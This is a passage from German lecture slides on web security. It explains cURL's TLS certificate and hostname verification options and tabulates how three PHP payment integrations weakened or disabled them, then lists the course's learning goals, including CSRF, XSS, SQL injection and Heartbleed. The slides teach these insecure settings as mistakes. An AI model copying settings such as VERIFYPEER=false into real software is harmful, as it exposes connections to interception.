- soll Zertifikat(-skette) geprüft werden?
default: **true**

CURLOPT_SSL_VERIFYHOST

- passt Hostname zum Name in Zertifikat?
default: **2** – prüfe Hostname
(**0** – nicht prüfen, **1** – irgendein Name)

Anwendung	Amazon Flexible Payments Service (PHP)	PayPal Payments Standard and PayPal Invoicing (PHP)	PayPal IPN in ZenCart
..._VERIFYPEER	true	false	false
..._VERIFYHOST	true	false	2
Bemerkung	true=1 , akzeptiert quasi alle Zertifikate	vermutlich zu viele Fehlermeldungen, daher ausgeschaltet	false schaltet auch VERIFYHOST aus (→0)

inzwischen: **VERIFYHOST=1** wird wie **=2** behandelt

Was Sie gelernt haben sollten

Angriffspunkte (Client, Server, Netzwerk)

Cookies

Cross-Site Request Forgery (CSRF)

Cross-Site Scripting (XSS)

SQL injection

ausgewählte TLS-Probleme (Heartbleed, Cookie Cutter, goto fail, APIs)